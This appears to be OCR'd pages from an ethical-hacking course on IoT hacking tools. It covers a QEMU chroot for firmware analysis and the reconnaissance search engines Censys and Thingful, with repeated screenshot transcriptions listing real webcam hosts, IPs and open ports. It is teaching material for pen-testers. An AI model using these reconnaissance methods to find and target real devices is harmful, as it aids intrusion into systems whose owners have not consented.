
  Another option to use QEMU is to execute a cross-architecture chroot. Transfer **`qemu-<arch>-static binary`** to the firmware root file-system folder **`/usr/bin/`** using the following command:

  - **`chroot ~/<filename> /bin/`**

IoT Hacking Tools: Information-Gathering Tools

Censys

Censys allows an attacker to **continually monitor** every **reachable server** and device on the Internet


Censys
IPv4 Hosts
webcam
R
Results
Map
Metadata
Report
Docs

Quick Filters
For all fields, see Data Definitions

Autonomous System:
2,224 OVH
2,099 COMCAST-7922 - Comcast Cable Communications, LLC
1,662 MOJOHOST - MOJOHOST
1,477 AMAZON-02 - Amazon.com, Inc.
936 DIGITALOCEAN-ASN - DigitalOcean, LLC
More

Protocol:
38.67K 80/http
18.69K 443/https
8,594 21/ftp
8,013 22/ssh
6,291 110/pop3
More

Tag:
41.89K http
17.93K https
8,594 ftp
8,013 ssh
7,758 smtp
More


IPv4 Hosts
Page: 1/1,678 Results: 41,933 Time: 123ms

```
159.69.123.235 (mars.foto-webcam.eu)
  HETZNER-AS (24940)   Germany
  Ubuntu   22/ssh, 443/https, 80/http
  Webcam-Übersicht - Foto-Webcam.eu   *.foto-webcam.eu, foto-webcam.eu
  443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'
213.133.127.197 (cdn.foto-webcam.eu)
  HETZNER-AS (24940)   Germany
  Ubuntu   22/ssh, 443/https, 80/http
  Webcam-Übersicht - Foto-Webcam.eu   *.foto-webcam.eu, foto-webcam.eu
  443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'
194.230.47.202 (livecam.zermatt.net)
  SUNRISE (6730)   Nyon, Vaud, Switzerland
  Unix   21/ftp, 80/http
  Webcam Matterhorn (zermatt.net)
  80.http.get.body: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DT
78.47.202.110 (guffert.foto-webcam.eu)
  HETZNER-AS (24940)   Germany
  Ubuntu   22/ssh, 443/https, 80/http
  Webcam-Übersicht - Foto-Webcam.eu   *.foto-webcam.eu, foto-webcam.eu
  443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'
88.198.51.143 (static.88-198-51-143.clients.your-server.de)
  HETZNER-AS (24940)   Nuremberg, Bavaria, Germany
  Ubuntu   21/ftp, 22/ssh, 443/https, 80/http
  Webcam-Übersicht - Michael Barth - Tegernsee   foto-webcam.org, www.foto-webcam.org
  443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico
```

https://censys.io

Thingful

Thingful is a search engine for the Internet of Things to find and **use open IoT data** from around the world


thingful
9999+ results around the world
webcam
Where?
Login / Sign Up
Menu
Watch
A Search Engine for the Internet of Things
Find & use open IoT data from around the world
See how Thingful can help
Get started!
Copyright © 2016 Thingful Ltd
Tiles © Esri Earthstar Geographics

1386097280 - Knollwood Estates Mobile Home Park: Allendale Charter
Open

active	1
comment_count	0
rating_avg	0.00
rating_count	0
view_count	6056

Updated 5 years ago

https://www.thingful.net

IoT Hacking Tools

Attackers use IoT hacking tools to gather information about devices connected to a network, their open ports and services, the attack surface area, and associated vulnerabilities to perform further exploitation on the device and the organization's network. This section deals with various IoT hacking tools.


Information-Gathering Tools

Attackers use information-gathering tools such as Shodan and Censys to gather basic information about the target device and network. Using these tools, attackers obtain information such as live devices connected to the network, their make, open ports and services, their physical location, etc.

- **Censys**

  Source: *https://censys.io*

  Censys is a public search engine and data-processing facility backed by data collected from ongoing Internet-wide scans. Censys supports full-text searches on protocol banners and queries a wide range of derived fields. It can identify specific vulnerable devices and networks, and generate statistical reports on broad usage patterns and trends. Censys continually monitors every reachable server and device on the Internet, so one can search for and analyze them in real time. It allows a pen-tester to understand the network attack surface, discover new threats, and assess their global impact. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.



Quick Filters
For all fields, see Data Definitions

Autonomous System:
2,224 OVH
2,099 COMCAST-7922 - Comcast Cable Communications, LLC
1,662 MOJOHOST - MOJOHOST
1,477 AMAZON-02 - Amazon.com, Inc.
936 DIGITALOCEAN-ASN - DigitalOcean, LLC
More

Protocol:
38.67K 80/http
18.69K 443/https
8,594 21/ftp
8,013 22/ssh
6,291 110/pop3
More

Tag:
41.89K http
17.93K https
8,594 ftp
8,013 ssh
7,758 smtp
More

IPv4 Hosts
Page: 1/1,678 Results: 41,933 Time: 123ms

159.69.123.235 (mars.foto-webcam.eu)
HETZNER-AS (24940) Germany
Ubuntu 22/ssh, 443/https, 80/http
Webcam-Übersicht - Foto-Webcam.eu *.foto-webcam.eu, foto-webcam.eu
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'

213.133.127.197 (cdn.foto-webcam.eu)
HETZNER-AS (24940) Germany
Ubuntu 22/ssh, 443/https, 80/http
Webcam-Übersicht - Foto-Webcam.eu *.foto-webcam.eu, foto-webcam.eu
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'

194.230.47.202 (livecam.zermatt.net)
SUNRISE (6730) Nyon, Vaud, Switzerland
Unix 21/ftp, 80/http
Webcam Matterhorn (zermatt.net)
80.http.get.body: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DT

78.47.202.110 (guffert.foto-webcam.eu)
HETZNER-AS (24940) Germany
Ubuntu 22/ssh, 443/https, 80/http
Webcam-Übersicht - Foto-Webcam.eu *.foto-webcam.eu, foto-webcam.eu
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico'

